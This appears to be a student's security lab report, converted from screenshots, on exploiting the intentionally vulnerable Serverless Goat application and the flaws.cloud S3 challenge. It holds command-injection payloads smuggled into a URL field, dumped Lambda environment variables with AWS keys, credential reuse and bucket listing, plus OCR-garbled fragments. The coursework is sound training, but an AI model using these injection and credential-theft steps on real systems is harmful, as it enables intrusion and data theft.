25 AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
26 NODE_PATH=/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/var/task/node_modules
27 AWS_REGION=us-east-1
28 TZ=:UTC
29 BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
30 AWS_ACCESS_KEY_ID=ASIAIYWS4KYJSVIE66
31 SHLVL=1
32 HOME=/var/task
33 _AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
34 _AWS_XRAY_DAEMON_PORT=2000
35 _X_AMZN_TRACE_ID=Root=1-60aeb9a9-087830c4497f4e0b62875672;Parent=6c28e2051cfef6e;Sampled=0
36 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
37 _HANDLER=index.handler
38 AWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008
39_= /usr/bin/printenv
40
```

```
OpenSSH SSH client semchuk2@ada:~$ date && whoami
Wed 26 May 2021 02:03:54 PM PDT
semchuk2
semchuk2@ada:~$ |
```

Show the table name that is used to store activity information from the application

PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1

AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000 AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1
PWD=/var/task AWS_SECRET_ACCESS_KEY=xzxyCmNu6SRFY+0Dj6g0nRo7WLmtpdCJp4ruvs+ LAMBDA_RUNTIME_DIR=/var/runtime _HANDLER=index.handler AWS_XRAY_CONTEXT_MISSING=LOG_ERROR

4.2.12 Find a document that has been converted by another user previously and use its object key to get access to the converted data




```
bin index.js node_modules package.json package-lock.json
```

A screenshot of a terminal window titled "OpenSSH SSH client". The window contains the following text:

```
semchuk2@ada:~$ date && whoami
Wed 26 May 2021 02:03:54 PM PDT
semchuk2
semchuk2@ada:~$ |
```

4.2.13 Expose and leverage credentials

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_2/env$ aws sts get-caller-identity --profile serverlesshackme
{
    "UserId": "AROATAIYWS4KRFX47KY6S:serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N",
    "Account": "206747113237",
    "Arn": "arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8Z5HNKK37
/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_2/env$
```



```
OpenSSH SSH client × + ⌂ - □ ×
semchuk2@ada:~$ date && whoami
Wed 26 May 2021 02:03:54 PM PDT
semchuk2
semchuk2@ada:~$ |
```

4.2.14 Excess permissions

Does the application ever need to read from the table specified?

No, it shouldn't need to read, since dynamodb is a log file, and only needs to write to it. Another instance should be used to read from this with proper permissions.

What permissions might not be necessary in this policy?

Permissions management. This account should not be able to manage its own permissions, rather just use what it is specified to use as a non admin account.

4.2.15 Data exfiltration:

My IP Address:

Not secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.am...

School Google Plex GitHub Amazon LinkedIn AWS Console Schwab Wells Fargo Career Stuff News Useful Links

```
'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls node-modules', id: '6e5a518e-c091-4b42-b9b9-80296df92339', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls', id: 'c63333f4-94b5-40df-a9cd-647d36655a34', ip: '50.53.222.79'}, { document_url: 'https://node-econst AWS =require('aws-sdk'); (async () => {console.log(await new AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise())})();', id: 'd14bd4b3-0cc5-4744-837a-42fa10e883df', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls', id: '79'98971c-e087-4af4-a220-86fc645b551', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 301; sleep 301', id: 'a50b9201-91fa-4442-917b-ff084ca4395', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 301; cat index.js', id: '76cd973b-40fe-4c80-afa5-298a2320b1b', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; cat index.js', id: '61934660-0aec-40dd-825d-ed23d8007594', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=echo pwd', id: '9d8b1bd1-2fdfe6-21f2-4..d1127bc081e2 x
```

Elements Console Network Sources Performance Memory Application Security Lighthouse

Watch Breakpoints Scope Call Stack XHR/fetch Breakpoints DOM Breakpoints Global Listeners Event Listener Breakpoints CSP Violation Breakpoints

No breakpoints Not paused Not paused Not paused Not paused

Items

1 { Items:

2 [{ document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls node-modules', id: 'e9df96b0-553e-4837-9c9d-b2ab3c403240', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 301; cat index.js', id: '32af0bdc-59f8-4f39-91c5-c48707722123', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; <> aws-sdk --version', id: 'cf28e26f-76d0-4574-8ff6-676658cedd89', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; cat index.js', id: '84e011c9-bc6c-44e3-9956-57a077ba925', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc?', id: 'bce9ed63-08d4-4133-83f0-05d1d7f10db', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; printenv', id: 'da57872c-64bd-4117-a120-55c01cad8102', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc?', id: '6636dbee-a9ad-4b51-8759-7f7bf9d9a934', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; printenv', id: 'aa00e8eb-d9de-41ef-af3b-df8673e2e54', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls', id: 'b7b8ba10-7731-4d2d-ae0c-a392d184fc9', ip: '50.53.222.79'}, {document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; cat index.js', id: '57f14f9c-1bf0-40a4-bea5-4a9a5cb15d70', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls node*/uuid*', id: 'c16ff3b8-0ba1-4cc7-b44d-0a575ab91fac', ip: '50.53.222.79'}, { document_url: '9c37c685-b89d-4c6f-b557-229750a39732', id: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; echo aws-sdk --version', id: '76c1350a-8099-4495-8972-9de38ef6602', ip: '50.53.222.79'}, { document_url: 'https://thefengs.com/wuchang/courses/cs495/files/Q.doc/?=sleep 1; ls node*/node-uuid', id: '910fd2af-1dd6-4b11-b9a5-8b0d2d55304e', ip: '50.53.222.79'}

OpenSSH SSH client

```
semchuk2@ada:~$ date && whoami
Wed 26 May 2021 02:03:54 PM PDT
semchuk2
semchuk2@ada:~$ |
```


es/cs495/files/Q.doc?, es/cs495/files/Q.doc?=sleep 1; ls -l', es/cs495/files/Q.doc?=sleep 1; cat package.json', require("aws-sdk"); (async () => {console.log(await new AWS.Dyn

131.252.208.103 1 match Aa Cancel

Ip Address 67.171.227.105

Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.

```
SSH-256 SHA256:zXQHfC9JLWZGKkPjwvDgqyVnOOGdRQYBxM3o+X, semchuk2
OpenSSH_8.0.0, LibreSSL 2.7.3
Last login: Wed May 26 02:39:02 PDT 2021
[env] semchuk2@ada:~/Desktop/CS495/lab4_2/env$ whoami && date
semchuk2
Wed 26 May 2021 02:39:02 PM PDT
[env] semchuk2@ada:~/Desktop/CS495/lab4_2/env$ |
```



The terminal window displays a list of file names and their last modified dates, likely from an S3 bucket. The files are sorted by date, with the most recent at the top. The terminal title is "OpenSSH SSH client".

Last Modified	File Name
2021-05-19 10:26:28	2 f487005f-252f-452b-9d23-213d8e632856
2021-05-24 12:52:19	57 f4d98c84-3f71-46ac-8275-54ace0d083d0
2021-05-15 11:50:44	1341 f56241cb-bfa5-4d3d-9cca-6f37c663729c
2021-05-22 12:55:43	2 f51e9858-2fc8-4d0b-8b6e-264e13ab54ba
2021-05-13 18:50:37	178 f5380387-846d-43be-9554-42cea15387e0
2021-05-19 10:40:43	1341 f5c4adcb-c789-4d46-991b-b7b32cb02115
2021-05-22 16:03:13	2418 f5da4757-ecd0-4dd7-a2da-43e9bf2f12f4
2021-05-20 08:23:44	178 f6398c72-3377-4f68-a758-ca69e777e50d
2021-05-16 17:28:58	2418 f66a8d6f-aaae-46c3-b841-c54c7aab814f
2021-05-26 11:11:21	10 f68eb4c6-b3d8-4575-ae1c-502fd1ea6031
2021-05-19 11:55:27	16111 f69b903f-6de1-44e2-a0eb-ebd861b03aa3
2021-05-24 12:39:29	2 f6a8ac3e-d99f-4a20-8dbb-48b818e17f21
2021-05-15 11:39:30	2 f6a8c62a-6720-4cc8-b0f1-55967282d996
2021-05-19 17:27:12	57 f6b9284a-b536-4310-be03-12a851cf4a7d
2021-05-21 01:23:49	2 f6c5dd5f-eb89-4b82-9709-e6c87fb44888
2021-05-21 01:44:30	2418 f73635c6-65c0-467e-910d-972935aa9bca
2021-05-15 11:48:30	2418 f786fec6-1c10-4fcf-ba1f-6a6f6e21856a
2021-05-23 13:56:37	16548 f7950c09-ee92-46ac-bffd-32c5e426c38a
2021-05-26 11:16:58	2 f79aa3d9-0555-4f83-8d87-992314ed7416
2021-05-22 12:53:08	2 f7ccb49c-2733-4919-a954-84cb0fc687a3
2021-05-20 09:36:07	2 f7fda937-6427-4ea2-96b3-70e221a59fef
2021-05-19 10:19:44	2418 f83adac6-a062-466f-bca0-bce3fc3855f8
2021-05-24 12:42:30	57 f8420356-87cf-45f8-a8d8-63cb2031e0e
2021-05-19 10:47:26	4 f882e237-3e4d-415d-9a92-ff788bb58860
2021-05-22 13:16:08	2418 f9212a2e-8d06-46d0-8d98-87c572cb23bf
2021-05-21 19:23:39	2418 f925f82d-e58a-4d1c-9750-2b475281b811
2021-05-26 13:54:03	31685 f9455e75-74a8-4cc0-ad26-5267843a2adb
2021-05-24 12:55:47	57 f9688b36-39ca-4d33-88ef-837be37c4ed7
2021-05-26 12:23:46	178 f9be2c54-8051-4c06-82be-4073ff5c32e7
2021-05-19 18:25:21	1341 f9d04d58-64a0-4117-83df-26854cebf016
2021-05-22 09:51:03	2 fa1810b4-7950-4b9c-8a5-f43b240aa10a
2021-05-20 09:19:33	2418 fa473126-a411-463b-b5be-c89692c33c5e
2021-05-21 01:47:02	2 fa573332-d947-44bd-be02-86a99c6374bb
2021-05-17 13:46:03	2317 fa9f2cb0-eafb-4add-95b1-5cf1516234b9c
2021-05-15 11:58:53	57 fb13fdd2-9c3a-4702-a08d-78a15e0d546f
2021-05-17 16:01:49	5 fb1712dc-6fbe-44d8-b83e-d7c77651d2a6
2021-05-26 12:03:23	2317 fba05526-4ed7-4829-8350-f3cba1455d4f
2021-05-20 10:06:55	10 fbb709b4-8690-4f6a-b0fe-b34da32ba733
2021-05-20 09:46:16	1341 fbee9234-557c-4934-bd74-2c3b80a63748
2021-05-21 01:04:41	2 fbf4255e-f7e4-40ab-9a7a-3b1982adaab7
2021-05-26 14:29:42	1519 fbfd48fd-7d1f-420c-acc0-13b20ee9ec2a
2021-05-19 10:26:47	2 fc072e1a-b069-49b1-90d0-4e8c7d4cac9b
2021-05-18 08:34:09	2418 fc20f84a-8857-425c-9ddd-01c2b5792784
2021-05-18 11:58:49	57 fc782f4a-0a0a-42b8-b4f1-7e6897abf9e
2021-05-18 08:59:51	1341 fc7ae783-448b-47f9-9376-5828c4de5199
2021-05-20 09:43:34	57 fc841adb-dc99-4146-bfc1-aa6b0d584c27
2021-05-17 13:52:59	372 fc03c0e7-b76a-4b26-80e5-e2c1f70571a3
2021-05-24 12:59:12	2 fd0ccf6d-a0a8-47ce-8462-cf3a956474a2
2021-05-15 11:44:39	2 fd379753-3a22-4c2b-8035-4134368cf522
2021-05-18 08:45:31	2418 fd4df730-4c47-4021-b053-22bd98b8f8c8
2021-05-17 14:20:13	141 fd8a7cea-7f00-4ed5-a2cf-cb3cbd382b7e
2021-05-19 21:46:10	57 fda334b2-2901-4fe5-9894-184595e83eaf
2021-05-22 12:57:10	2 fddc04f3-77f6-412b-bf6a-9f776b781404
2021-05-26 10:19:22	31615 fde16c48-9bd3-493a-ba95-0df125b859a4
2021-05-17 19:16:12	2418 fe0cd653-54ba-4015-8f31-d53ee05eb6b5
2021-05-26 14:30:02	1519 fe1e96f2-9de0-4672-8204-983e99e1f781
2021-05-21 20:25:41	2 fe3cdbd6-528c-426b-ae09-59edde93fc71
2021-05-13 18:37:04	2 fe7d6924-c6ce-4129-a6e2-79bd265631fc
2021-05-21 20:38:27	2 fef2a06b-be5c-4899-812b-bc893d91f14b
2021-05-23 12:58:51	72 ff381848-86af-47d1-a855-33b5e4d64d53
2021-05-24 12:57:54	1341 ff39a270-0667-4832-bb0c-0c3cba3f912d
2021-05-26 12:06:20	2317 ff3f824b-c307-408d-9c0c-b421b425167f
2021-05-26 10:36:54	2418 ff59e98e-7f3a-4b9a-9740-f8148fdeb032
2021-05-15 11:58:45	2 ff72f829-1538-41a8-a06f-670d104df4e2
2021-05-18 12:18:36	72 ffaf52f3b-54ce-4d1a-87d6-1f08779422af
2021-05-24 12:49:51	10 ffde636d-8773-4283-81d8-9ed76ab8e78a
2021-05-17 11:15:32	57 ffe96d71-734e-422d-b1f8-0592602e6058
(env) semchuk2@ada:~/Desktop/CS495/lab4_2/env\$ whoami && date	semchuk2
Wed 26 May 2021 02:39:02 PM PDT	
(env) semchuk2@ada:~/Desktop/CS495/lab4_2/env\$	

Labs 4.3 flaws.cloud

4.3.3.1 Copy and paste the IP address returned into a web browser and attempt to access it directly:



The screenshot shows a web browser window with the URL <https://aws.amazon.com/s3/> in the address bar. The page is the Amazon S3 landing page. At the top, there is a navigation bar with links for Contact Us, Support, English, My Account, and a prominent orange "Create an AWS Account" button. Below the navigation bar, there are links for Products, Solutions, Pricing, Documentation, Learn, Partner Network, AWS Marketplace, and Customer Eng. A search bar is also present. The main content area features the "Amazon S3" logo and the tagline "Object storage built to store and retrieve any amount of data from anywhere". It includes two buttons: an orange "Get started with Amazon S3" button and a white "Request more information" button. The background of the main content area has a dark blue gradient with a faint, abstract 3D cityscape graphic.

Amazon Simple Storage Service (Amazon S3) is an object storage service that offers industry-leading scalability, data availability, security, and performance. This means customers of all sizes and industries can use it to store and protect any amount of data for a range of use cases, such as data lakes, websites, mobile applications, backup and restore, archive, enterprise applications, IoT devices, and big data analytics. Amazon S3 provides easy-to-use management features so you can organize your data and configure finely-tuned access controls to meet your specific business, organizational, and compliance requirements. Amazon S3 is designed for 99.99999999% (11 9's) of durability, and stores data for millions of applications for companies all around the world.



4.3.3.2 As the command output shows, it is being served out of an S3 bucket. What region is this bucket located in?

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ dig -x 52.218.176.250

; <>> DiG 9.16.1-Ubuntu <>> -x 52.218.176.250
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21382
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a2a9b87ea67ec27d0100000060b1336dc8edb45d391d77c3 (good)
;; QUESTION SECTION:
;250.176.218.52.in-addr.arpa. IN PTR


;; ANSWER SECTION:
250.176.218.52.in-addr.arpa. 900 IN PTR s3-website-us-west-2.amazonaws.com.

;; Query time: 23 msec
;; SERVER: 131.252.208.53#53(131.252.208.53)
;; WHEN: Fri May 28 11:16:13 PDT 2021
;; MSG SIZE rcvd: 132

(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ 
```

It is located in us-west-2.


4.3.3.3 Show the site when visited via this URL:



4.3.3.3 Show the results of visiting this URL

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
--<ListBucketResult>
<Name>flaws.cloud</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
--<Contents>
<Key>hint1.html</Key>
<LastModified>2017-03-14T03:00:38.000Z</LastModified>
<ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
<Size>2575</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>hint2.html</Key>
<LastModified>2017-03-03T04:05:17.000Z</LastModified>
<ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
<Size>1707</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>hint3.html</Key>
<LastModified>2017-03-03T04:05:11.000Z</LastModified>
<ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
<Size>1101</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>index.html</Key>
<LastModified>2020-05-22T18:16:45.000Z</LastModified>
<ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
<Size>3162</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>logo.png</Key>
<LastModified>2018-07-10T16:47:16.000Z</LastModified>
<ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
<Size>15979</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>robots.txt</Key>
<LastModified>2017-02-27T01:59:28.000Z</LastModified>
<ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
<Size>46</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>secret-dd02c7c.html</Key>
<LastModified>2017-02-27T01:59:30.000Z</LastModified>
<ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
<Size>1051</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```



```
semchuk2@ada:~$ whoami && date
semchuk2
Fri 28 May 2021 10:49:11 AM PDT
semchuk2@ada:~$
```

4.3.3.4 Show the results of visiting this URL and continue to the next level:

The screenshot shows a web browser window with the URL `flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html` in the address bar. The page content includes a green logo consisting of the letters 'FLAWS' in a stylized, blocky font, followed by the text "Congrats! You found the secret file!" in green. Below this, a message says "Level 2 is at <http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud>".

The screenshot shows a terminal window titled "max..." with the command `whoami && date` entered. The output shows the user is "semchuk2" and the date and time is "Fri 28 May 2021 10:49:11 AM PDT".

4.3.4.1 Show the result in a screenshot:

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
--<Error>
<Code>AccessDenied</Code>
<Message>Access Denied</Message>
<RequestId>XK99JQYNPKV4JT6G</RequestId>
-<HostId>
    DZSxVNRINQhDemoIxDuJ1H9ktyNwhk47yX7J5wzrwMIPFU9fZt6A1FS/TtTdcnPMyFXM3JdR/nY=
</HostId>
</Error>
```

semchuk2@ada:~\$ whoami && date
semchuk2
Fri 28 May 2021 10:49:11 AM PDT
semchuk2@ada:~\$

